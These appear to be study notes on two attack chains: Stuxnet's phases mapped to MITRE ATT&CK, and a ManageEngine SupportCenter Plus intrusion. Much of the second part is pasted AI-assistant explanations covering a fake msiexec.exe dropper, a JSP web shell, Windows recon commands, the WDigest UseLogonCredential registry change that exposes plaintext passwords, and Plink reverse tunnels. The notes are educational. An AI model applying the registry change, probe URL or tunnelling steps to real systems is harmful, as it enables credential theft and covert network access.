

Stuxnet

Phase 1: Reconnaissance

Goal: Map the air-gapped environment and identify the specific industrial "bottleneck."

The adversaries didn't just target a network; they targeted a specific physical process (uranium enrichment).

- **The Action: * Intelligence Gathering:** Used satellite imagery to identify the physical layout of Natanz and analyzed Siemens vendor records to identify the specific hardware: **Siemens S7-300 PLCs**.
 - **Process Analysis:** Identified that the centrifuges operated at a normal rotational speed of **1,064 Hz**.
 - **Identifying the "Human Bridge":** Recognized that while the network was air-gapped, engineers used **USB drives** for manual software updates and maintenance.
- **MITRE ATT&CK Mapping:**
 - **T1591.001:** Gather Victim Org Information (Physical Locations).
 - **T1592.002:** Gather Victim Host Information (Software/Hardware: Siemens Step 7 & S7-300).
 - **T1591.003:** Identify Business Processes (Maintenance via USB).

Phase 2: Weaponization

Goal: Develop a modular, multi-stage payload capable of autonomous propagation and physical destruction.

- **The Action:**
 - **Exploit Development:** Integrated **four zero-day vulnerabilities** for local escalation and lateral movement.

Vulnerability	The Action	Why it was Lethal
---------------	------------	-------------------

LNK File Exploit (CVE-2010-2568)	Exploited how Windows renders icons for shortcuts (.LNK files).	Zero-Click Entry: Execution triggered just by opening the USB folder in Explorer. No file clicking required.
Print Spooler (CVE-2010-2729)	Sent a malicious file disguised as a print job to remote machines.	Invisible Spreading: Allowed the worm to "hop" across the network to every PC with a printer shared.
Win32k.sys (CVE-2010-2743)	Bypassed the Windows kernel via a bug in keyboard layout processing.	Total Control: Granted "SYSTEM" (root) privileges, allowing the malware to install deep-level rootkits undetected.
Task Scheduler (CVE-2010-3333)	Submitted a malformed .job file to the automated Task Scheduler.	Redundancy: Provided a second "Plan B" for gaining admin rights if the keyboard exploit failed on certain Windows versions.

- **Resource Development:** Stole legitimate digital certificates from **Realtek** and **JMicron** to sign drivers, ensuring they appeared as trusted hardware components.
- **PLC Logic Injection:** Wrote specialized malicious code for the **Siemens 315L and 317 controllers** to manipulate frequency converters.
- **The "Man-in-the-Middle" (MITM) for ICS:** Created code to record normal sensor data and "play it back" to operators while the attack was occurring.
- **MITRE ATT&CK Mapping:**
 - **T1588.003:** Obtain Capabilities (Signed Certificates).
 - **T0833 (ICS):** Modify Control Logic.
 - **T0856 (ICS):** Spoof Reporting Message (Fake sensor data).

Phase 3: Delivery (Initial Access)

Goal: Cross the "Air Gap."

- **The Action: * USB Vector:** The malware was introduced via infected removable media used by contractors or engineers. Once a drive was plugged

into an internet-connected computer outside Natanz, it "waited" to be carried inside.

- **MITRE ATT&CK Mapping:**
 - **T1091:** Replication Through Removable Media.
 - **T0847 (ICS):** Replication Through Removable Media.

Phase 4: Exploitation & Installation

Goal: Automate lateral movement and establish a permanent foothold.

- **The Action:**
 - **Lateral Movement:** Used the "Print Spooler" (CVE-2010-2729) and "Server Service" (CVE-2008-4250) vulnerabilities to jump from the initial Windows PC to others on the local network.
 - **Stealth Installation:** Installed a **Rootkit** to hide its files and integrated itself into the **Siemens Step 7** software. This meant every time an engineer viewed the PLC code, they saw the "legitimate" version while the malicious code ran in the background.
- **MITRE ATT&CK Mapping:**
 - **T1036:** Masquerading (Matching legitimate resource names).
 - **T1014:** Rootkit.
 - **T1068:** Exploitation for Privilege Escalation (Win32k.sys zero-day).

Phase 5: Command & Control (C2)

Goal: Gather intelligence and update the malware's "warhead" even across air-gapped gaps.

1. Web C2 (The External Link)

Stuxnet contacted hardcoded domains (www.mypermierads.com and www.todaysfutbol.com) via ports 80/443.

- **Action:** Sent encrypted "heartbeats" containing the victim's IP and OS version.
- **Why Lethal:** It alerted the attackers when the virus had successfully reached a high-value target (like an engineer's laptop) that could eventually be carried into Natanz.

2. P2P Updates (The Internal Mesh)

This was a revolutionary **Peer-to-Peer** system for non-connected machines.

- **Action:** When two infected computers met on a local network, they "talked" via RPC (Remote Procedure Call) and compared their version numbers.
- **Why Lethal:** The "**Highest Version Wins**" rule. If one computer was updated with a new "missile" version from the web, it would automatically "infect" and update every other older version it found inside the air-gapped facility.
- **MITRE ATT&CK Mapping:**
 - **T1091:** Replication Through Removable Media.
 - **T0847 (ICS):** Replication Through Removable Media.

Phase 6: Actions on Objectives (The Payload)

Goal: Physical destruction of the uranium enrichment centrifuges.

- **The Action:**
 - **The Sabotage:** The malware waited for a specific configuration of 33 frequency converter drives. Once identified, it manipulated the frequency from **1,064 Hz** to **1,410 Hz**, then down to **2 Hz**, and back to normal.
 - **Mechanical Failure:** This caused the centrifuges to vibrate beyond their structural limits (resonance), leading to physical destruction.

- **Detection:** Eventually discovered by **VirusBlokAda** after the malware caused repeated BSODs (Blue Screens of Death) on Windows machines due to the complexity of the zero-day interactions.

Seq	Phase	Tool / Method	Goal
1	Recon	Intel / Vendor Records	Identify Siemens S7-300 & 1,064 Hz frequency.
2	Weapon	4 Zero-Days + Stolen Certs	Create signed, autonomous malware.
3	Delivery	Infected USB Drive	Bypass the physical Air Gap.
4	Exploit	LNK / Print Spooler / SMB	Spread laterally within the facility.
5	Installation	Rootkit / Step 7 Integration	Hide from engineers and antivirus.
6	C2	Web C2 / P2P Mesh	Updates and reporting (even without Internet).
7	Impact	PLC Frequency Manipulation	Physical destruction of centrifuges via resonance.

ManageEngine SupportCenter Plus

Reconnaissance -

1. The Search (The "What" and "How")

- **What they did:** They searched the entire internet to find every company using **ManageEngine ServiceDesk Plus**.
- **How they did it:** They used "Hacker Search Engines" like **Shodan**. Instead of searching for keywords like Google does, these tools look for specific "Server Headers" (the digital ID card a server shows when you connect to it).

- *Example:* They look for a specific cookie name like `SDPSESSIONID`. If a server has that cookie, the attacker knows it's a ServiceDesk server.

2. The ID Check (The "What" and "How")

- **What they did:** They looked for the specific **Version Number** of the software.
- **How they did it:** They didn't even need to log in. They simply looked at the "Login Page" source code. Most software developers include a version string (like `v11.3.05`) in the footer or the metadata of the website.
 - *The Math:* If the version number is **lower than 11306**, the attacker knows the "lock" is broken and they can move to the next step.

3. The Test Jiggle (The "What" and "How")


- **What they did:** They checked if the specific "Backdoor" (the **RestAPI**) was actually reachable.
- **How they did it:** They sent a simple request to the hidden URL:
`/RestAPI/ImportTechnicians`.
 - **The Result:** If the server asked for a password, the attacker failed. If the server stayed silent or showed a blank page, it confirmed that the **Authentication Bypass** (the bug) was active. It's like jiggling a door handle—if it turns, you know you're getting in.

Weaponization Summary (Simple English)

In this attack, the attackers abused a coding flaw in ManageEngine SupportCenter Plus where the application executed `msiexec.exe` using a relative path instead of the full system path. After exploiting an initial vulnerability, the attackers uploaded a malicious executable named `msiexec.exe` into the SupportCenter Plus installation directory. When the application later attempted to install or update components, Windows searched for `msiexec.exe` and executed the attacker's fake binary from the application folder instead of the legitimate Windows Installer. The malicious `msiexec.exe`, written as a compiled Windows executable, acted as a dropper that created a server-side web shell, allowing the attackers to remotely execute

commands. This technique allowed the attackers to gain persistent, stealthy control of the server while appearing as normal installer activity.

EXECUTION SUMMARY DIAGRAM



Got it. I'll explain this cleanly, end-to-end, in simple English, and conceptually (what happened and why), without turning it into a command "how-to".

I'll break it into three clear sections:

1. After msixec.exe executed: where the web shell was placed
2. How persistence was achieved (via the web shell)
3. Second execution phase: what commands were run, why, and how (conceptual)

Execution Part1 -

1 After msixec.exe executed: where was the web shell loaded?

🔑 What msixec.exe actually did

The fake msixec.exe ran once and acted as a dropper.

Its job was:

- Not long-term control
- But to plant a permanent access point

That permanent access point was the web shell.

📌 Where the web shell was placed

Because SupportCenter Plus is a web application, it has folders that are:

- Automatically served by the web server
- Meant to contain .jsp files (Java Server Pages)

So the malware placed the web shell in a web-accessible application directory, conceptually like:

SupportCenterPlus / webapps / <app-name> / <shell>.jsp

📌 Important:

- This location is intentional
- Anything placed here can be accessed via a browser

- No extra configuration needed

🧠 Why this location was chosen

Because:

- The web server automatically executes JSP files
- The file survives reboots
- The attacker can access it remotely via HTTP/HTTPS

So once dropped: The web shell became a persistent backdoor

2 How did the web shell create persistence?

🔑 Big idea The web shell itself is the persistence.

No registry tricks were strictly required at this stage.

Why the web shell is persistent by nature

Once the web shell file exists:

- It stays on disk
- It loads whenever the web server runs
- It works after system reboots
- It doesn't need to "restart itself"

As long as:

- SupportCenter Plus is running
- The file is not deleted

👉 The attacker retains access.

How attackers used this persistence

After initial compromise:

- They didn't rely on `msiexec.exe` anymore
- They used the web shell URL
- That URL worked anytime the server was online

Think of it as: A hidden admin page the attacker controls

3 SECOND EXECUTION PHASE

(Commands run via the web shell)

Now the attacker has interactive remote access.

This is where the real work begins.

I'll explain this by command purpose, not syntax.

- ♦ 3.1 Identity & context discovery

What they did

They ran commands to find:

- Which user they are running as
- Which server this is
- What OS and privileges exist

Why

Attackers must answer:

- "Am I admin or limited?"
- "Is this a valuable server?"
- "What can I safely do next?"

🧠 This avoids mistakes that cause crashes or alerts.

- ♦ 3.2 File system exploration

What they did

They explored:

- Application directories
- Configuration folders
- Data and backup locations

Why

They were looking for:

- Passwords in config files
- Database connection strings
- Certificates
- Sensitive documents

🧠 Many servers store secrets in plain files.

- ♦ 3.3 Credential harvesting

What they did

They accessed:

- Stored credentials
- Application secrets
- In-memory authentication material (where possible)

Why

Credentials allow attackers to:

- Move to other systems
- Log in “legitimately”
- Avoid exploits later

🧠 Passwords = trust.

- ♦ 3.4 Network discovery

What they did

They gathered information about:

- Other machines
- Servers
- Domain structure
- Users and groups

Why

They needed a map of the environment.

Attackers don't move blindly.

They plan lateral movement.

- ♦ 3.5 Tool staging (second execution helpers)

What they did

They brought in additional tools for:

- Stable access
- Tunneling
- Better control

Why

Web shells are:

- Slow
- Limited
- Not ideal for large operations

So attackers upgrade their access.

- ♦ 3.6 Lateral movement execution

What they did

They used stolen credentials and tools to:

- Access other servers
- Log in remotely
- Expand control

Why

The original server is rarely the final goal.

Targets often include:

- File servers
- Databases
- Identity systems
- ♦ 3.7 Data collection & staging

What they did

They:

- Identified valuable files
- Collected them in one place
- Prepared them for transfer

Why

This reduces:

- Noise
- Time spent exfiltrating

- Risk of detection
- ♦ 3.8 Data exfiltration (final execution)

What they did

They transferred data out using:

- Encrypted channels
- Legitimate remote sessions

Why

To:

- Steal sensitive data
- Avoid triggering alarms
- Blend into normal traffic

FULL SECOND EXECUTION FLOW (SIMPLE)

Web shell access

↓

Who am I? Where am I?

↓

Explore files & configs

↓

Steal credentials

↓

Map the network

↓

Bring better tools

↓

Move to other systems

↓

Collect data

↓

Exfiltrate data

 **CLEAN FINAL SUMMARY (EXAM / REPORT READY)** After the malicious msixexec.exe executed, it dropped a JSP-based web shell into a web-accessible SupportCenter Plus application directory. This web shell provided persistent

remote access because it was automatically executed by the web server and survived system reboots. Using the web shell, the attacker entered a second execution phase where they ran commands to identify system context, explore files, harvest credentials, discover the network, deploy additional tools, move laterally to other systems, and ultimately collect and exfiltrate sensitive data.

🧠 ONE-LINE MEMORY ANCHORmsiexec got them in, the web shell kept them in, and the second execution let them explore, expand, and steal.

If you want next, I can:

- Map each step to MITRE ATT&CK
- Explain how defenders would see this in logs
- Do a single-page full attack chain recap
- Explain how to prevent this class of attack

Just tell me 👍

Execution Part 2-

Absolutely — this is a **great instinct**, because **Phase 1 (Reconnaissance)** decides whether the attack will *succeed or fail*.

I'll go **command by command**, but this time I'll go **much deeper into the WHY** — what exact questions the attacker is trying to answer in their head.

Think of Phase 1 as the attacker asking:

“Where am I, what can I touch, and how risky is it to continue?”

PHASE 1 — RECONNAISSANCE (DEEP EXPLANATION)

The attacker has **zero knowledge** at this point.

They just know:

- “I have code execution”
- “I don’t want to get caught”

So every command is asked for a **specific reason**.

ipconfig

What it shows

- IP address
- Subnet
- Gateway

WHY the attacker runs it (deep reason)

The attacker wants to answer **three hidden questions**:

? “Am I inside a private company network?”

- Private IPs like `10.x.x.x`, `192.168.x.x` mean **internal network**
- Public IP means limited movement

➡ If internal → attack is worth continuing

➡ If public → low value, maybe stop

? “Is this server isolated or connected?”

- Gateway tells if traffic can go elsewhere

? "What network range am I in?"

- Helps predict where other machines might live

What attacker gains

A **mental map**:

| "I'm in this network, on this range, with a way out."

2 `ipconfig /all`

What it shows (important extras)

- DNS servers
- Domain name
- DHCP server
- MAC address

WHY attacker runs it (deep reason)

? "Is this machine part of Active Directory?"

- Domain name $\neq$ local machine
- Means **hundreds or thousands of machines**

? "Where is the Domain Controller?"

- DNS IP often *is* the DC

? "Can I poison or abuse DNS later?"

- Internal DNS = more attack options

What attacker gains

Confirmation:

| "This is not a standalone server — this is a corporate environment."

This **raises the value** of the target massively.

3 **quser**

What it shows

- Who is logged in right now

WHY attacker runs it (deep reason)

? "Is a human actively using this server?"

- Active users = higher detection risk

? "Is an admin logged in?"

- Admin sessions = credential goldmine

? "Can I wait and steal passwords later?"

- Logged-in users → LSASS has credentials

What attacker gains

Targets:

| "These users are worth stealing from."

4 **query session**

What it shows

- Console session
- RDP sessions
- Session IDs

WHY attacker runs it (deep reason)

? "Is someone connected remotely?"

- RDP means admin access likely

? "Can I hijack a session?"

- Session IDs can be abused later

? "Should I go quiet?"

- Active admin → attacker slows down

What attacker gains

Operational safety:

| "How noisy can I be right now?"

5 systeminfo

What it shows

- OS version
- Patch level
- Installed hotfixes
- Domain

WHY attacker runs it (deep reason)

? "Is this system fully patched?"

- Missing patches = privilege escalation options

? "Which exploits will work?"

- Exploits are OS-specific

? "Is this server old?"

- Older servers = weaker security

What attacker gains

Exploit planning:

| "These attack techniques will work here."

6 `net user REDACTED /domain`

What it shows

- Group membership
- Account status

WHY attacker runs it (deep reason)

? "Is this user an admin?"

- Domain Admin = jackpot

? "Is this account active?"

- Disabled accounts are useless

? "Should I target this user?"

- Helps choose credential theft targets

What attacker gains

Priority list:

| "This is a high-value identity."

7 `wmic computersystem get domain`

What it shows

- Domain name

WHY attacker runs it (deep reason)

This seems redundant — but it's **verification**.

? "Did I misunderstand earlier output?"

Attackers **always double-check** before big moves.

? "Is domain spoofed or real?"

Some apps fake domain info.

What attacker gains

Confidence:

| "Yes, I am truly in a domain."

8 `netstat -an`

What it shows

- Open ports
- Active connections

WHY attacker runs it (deep reason)

? "What services are running?"

- Databases?
- File servers?
- Admin tools?

? "Am I already being watched?"

- Connections to security servers = danger

? "Where can I pivot?"

- Open ports = future access paths

What attacker gains

Attack surface:

| "These doors are already open."

9 `net group "domain computers" /domain`

What it shows

- All computers in the domain

WHY attacker runs it (deep reason)

? "How big is this environment?"

- Small network = fast takeover
- Large network = careful approach

? "Which machines matter?"

- DCs, file servers, backups

? "Where should I move next?"

- Target selection

What attacker gains

Network blueprint:

| "These are the machines I want."

10 `arp -a`

What it shows

- Nearby machines on same network

WHY attacker runs it (deep reason)

? "Who is physically close to me?"

- Same subnet = easy lateral movement

? "Are there security appliances nearby?"

- Firewalls, scanners

What attacker gains

Local map:

| "These machines are next door."

1 1 tasklist

What it shows

- Running processes

WHY attacker runs it (deep reason)

? "What security software is running?"

- AV
- EDR
- Monitoring agents

? "Should I disable something?"

- Decide next step

? "Can I safely dump credentials?"

- LSASS protection detection

What attacker gains

Defense awareness:

| "This is what can catch me."

WHY Phase 1 is CRITICAL

If Phase 1 says:

-  standalone server → attacker leaves
-  strong monitoring → attacker slows
-  domain + weak monitoring → attacker escalates

So Phase 1 answers:

| “Is this worth the risk, and how do I do it safely?”

Final mental model (keep this)

Phase 1 = Questions, not commands

Every command answers **one attacker question**.

If you want, next I can:

- Turn Phase 1 into a **story**
- Map each command to **MITRE ATT&CK**
- Show **how defenders detect Phase 1**

Just tell me 😊

Absolutely — and thank you for saying this clearly.

I'll explain **from zero**, like you've *never heard these words before*. No shortcuts, no “you should know this”. 🌱

We'll build the understanding in this order:

1. What “domain-joined server” even means
 2. Why that changes everything for an attacker
 3. What LSASS is (deep but simple)
 4. Why passwords exist in memory at all
 5. Why attackers target LSASS specifically
 6. How Phase 2 fits into the big picture
-

What does “domain-joined server” mean? (VERY IMPORTANT)

First: what is a domain?

Think of a **company network** like a **college campus**:

- Many computers
- Many users
- One central authority that decides:
 - Who can log in
 - Who is admin
 - Who can access what

That central authority is called **Active Directory (AD)**.

What is a domain-joined server?

A domain-joined server is a computer that:

- Trusts Active Directory
- Accepts logins from **domain users**
- Shares authentication with **other machines**

So instead of:

| "I have my own users"

It says:

| "Ask the domain who this user is"

Why this matters to attackers (big deal 🚨)

If NOT domain-joined:

- One machine only
- One set of users
- Limited damage

If domain-joined:

- One password can unlock:
 - File servers
 - Email servers
 - Databases
 - Even **domain controllers**

So attackers think:

| "This is not one machine. This is the whole company."

That's why Phase 2 only happens **after confirming domain membership**.

2 Why attackers care so much about credentials

Credentials are:

- Username
- Password

- Tickets

If attacker steals:

-  Files → limited
-  Credentials → unlimited access

Credentials let attackers:

- Move silently
 - Look like real users
 - Avoid malware detection
-

What is LSASS? (no jargon, promise)

LSASS = Windows security manager

Full name:

| **Local Security Authority Subsystem Service**

But forget the name.

Think of LSASS as:

|  **The brain that decides who is allowed to log in**

What LSASS does (in simple terms)

Whenever someone:

- Logs in
- Opens RDP
- Accesses a file
- Uses network resources

LSASS:

1. Checks username
2. Verifies password
3. Creates access tokens
4. Keeps credentials ready

LSASS must stay running **all the time**.

Where LSASS lives

- It is a **process** in memory
 - Name: `lsass.exe`
 - Runs with **highest privileges**
 - Protected by Windows (normally)
-

4 Why are passwords stored in memory at all?

This is the most confusing part — so let's slow down.

"Why not just check password once and forget it?"

Because Windows needs credentials **again and again**:

- Access shared folders
- Authenticate to other servers
- Renew Kerberos tickets
- Run services

If Windows didn't store credentials:

- Users would be asked to log in every time
- Network would be unusable

So Windows keeps:

- Password *material*
- Hashes
- Tickets

 **Stored in memory, not on disk**

What is WDigest and why attackers touch it?

WDigest in simple words

WDigest is an **old authentication method** that:

- Stores **plaintext passwords** in LSASS memory

Older Windows:

- Enabled by default 

Newer Windows:

- Disabled by default 
-

Why attackers enable WDigest

Attackers want:

LSASS memory → plaintext passwords

Why plaintext?

- No cracking needed
 - Instant reuse
 - Works everywhere
-

Why registry is involved

Windows behavior is controlled by:

- Registry (think “Windows settings database”)

So attacker:

1. **Checks registry** → is WDigest already enabled?
2. **If not** → enables it

This does NOT:

- Crash the system
- Alert users
- Show popups

But it **changes future behavior** silently.

6 Why attackers do NOT dump LSASS immediately

This is subtle but important.

At the moment attacker arrives:

- Maybe only low-privilege users logged in
- Maybe no admin session

So attacker thinks:

| “Let me wait. Someone important will log in.”

They prepare the system first.

This is **patience**, not weakness.

7 Why this leads to full domain compromise

Once attacker dumps LSASS later, they may get:

Credential	Impact
Server admin	Full server control
Domain admin	Full company takeover
Service account	Silent lateral movement

From ONE server.

Phase 2 in one mental picture

- Phase 1 → “Where am I?”
- Phase 2 → “Make passwords visible”
- Phase 3 → “Collect passwords”
- Phase 4 → “Own the network”

Phase 2 is **arming the trap**.

Ultra-simple summary (no jargon)

A domain-joined server is connected to the company’s central login system, so stealing one password can unlock many computers. LSASS is the Windows component that handles logins and keeps credentials in memory so the system can work smoothly. Attackers don’t steal passwords immediately; instead, they change Windows settings so future logins store passwords in memory. Later, they extract those passwords to move across the network and take full control.

If you want next, I can:

- Explain **LSASS dumping like a story**
- Explain **Kerberos tickets simply**
- Explain **how defenders stop Phase 2**

Just tell me 🌟

PHASE 2 SUMMARY — CREDENTIAL PREPARATION

After confirming in Phase 1 that the compromised server was **joined to a company domain**, the attacker did **not immediately steal passwords**. Instead, they prepared the system so that **valuable passwords could be captured later**.


The attacker focused on **LSASS**, the Windows component responsible for handling logins and authentication. Because domain users (including administrators) log in to servers, their credentials temporarily exist in memory so Windows can authenticate them and access network resources.

First, the attacker checked a Windows registry setting related to **WDigest**, an older authentication mechanism. This check was done to see whether Windows was already storing **plaintext passwords** in memory. If it was not enabled, the attacker silently modified the registry to force Windows to store future login passwords inside LSASS memory.

This change did not expose passwords immediately. Instead, it ensured that when users—especially administrators—logged in later, their passwords would be available in memory and could be extracted at a convenient time. This approach allowed the attacker to remain quiet, avoid detection, and wait for high-value credentials.

The goal of Phase 2 was not instant damage, but **positioning**: turning the server into a credential-collection point that could later lead to **full domain compromise**.

Initial Access





powershell.exe

- Used as command runner (Living-off-the-Land)

PHASE 1 – RECONNAISSANCE

Goal: Understand environment before acting

— Network Discovery

- ipconfig
- ipconfig /all
- arp -a
- netstat -an

— System Discovery

- systeminfo
- wmic computersystem get domain
- tasklist

— User & Session Awareness

- quser
- query session
- net user <username> /domain

— Domain Enumeration

- net group "domain computers" /domain

Result of Phase 1:

- System confirmed as DOMAIN-JOINED
- Valuable users exist
- Defenses understood



PHASE 2 – CREDENTIAL PREPARATION

Goal: Make Windows store passwords in memory

— Registry Check (Non-destructive)

- └ reg query

- HKLM\SYSTEM\CurrentControlSet\
Control\SecurityProviders\WDigest
→ Check UseLogonCredential value

— Registry Modification (If disabled)

- └ powershell.exe

- Set-ItemProperty

- UseLogonCredential = 1

Effect:

- Future logins store PLAINTEXT passwords
- Credentials placed inside LSASS memory

(No passwords stolen yet)



PHASE 3 – CREDENTIAL THEFT & CONTROL

Goal: Extract credentials and gain power


— Tool Deployment

- └ ekern.exe (Malicious helper EXE)

- └ Disguised as antivirus process

- └ Stored in C:\Windows\Temp\

- └ Used to run scripts / coordinate steps



END STATE

- | Attacker now possesses:
 - | └─ Domain user credentials
 - | └─ Admin credentials (possible)
 - | └─ Ability to move laterally



Ready for Phase 4
(Lateral Movement, Persistence, Data Exfiltration)

Great, this is an important piece. I'll explain **Plink.exe** very clearly, **from zero**, with **WHY** it was used and **HOW** it was used — no shortcuts, no assumptions.

What is **plink.exe** ? (start from basics)

Plink.exe is a **legitimate Windows command-line tool**.

- It is part of **PuTTY**
- It is an **SSH client**
- System administrators legitimately use it to:
 - Log into servers remotely
 - Create secure tunnels
 - Forward ports

So on its own:

|  **plink.exe** is NOT malware

Why attackers like Plink so much

Attackers choose tools that:

- Already exist
- Are trusted
- Look normal in logs

Plink is perfect for that.

Think like the attacker:

| "Why write my own backdoor when admins already allow SSH tools?"

What problem did the attacker have **AFTER** credential theft?

After Phase 3, the attacker had:

- Valid usernames

- Valid passwords

But they still had problems:

1. Firewalls block direct access
2. RDP may be restricted
3. Web shell may be removed
4. Malware connections are noisy

So they needed:

| **A quiet, reliable, encrypted way to come back anytime**

That's where **Plink** comes in.



How Plink was used (conceptual, not commands)

Step 1: Attacker has stolen credentials

These are **real domain credentials**, not hacked ones.

Step 2: Plink creates an encrypted tunnel

Plink sets up an **SSH tunnel**:

- Traffic is encrypted
- Looks like normal admin activity
- Bypasses many firewall rules

It's like creating:

|  A secret hallway inside an approved building

Step 3: Reverse connection (very important)

Instead of attacker connecting *into* the network (often blocked):

- The **victim server connects OUT**
- To an attacker-controlled server

Firewalls usually allow outbound connections.

So the attacker thinks:

| “Let the server call me, not the other way around.”

This is called a **reverse tunnel**.

Step 4: Persistent access

Once the tunnel is up:

- Attacker can access internal systems
- Even if the web shell is gone
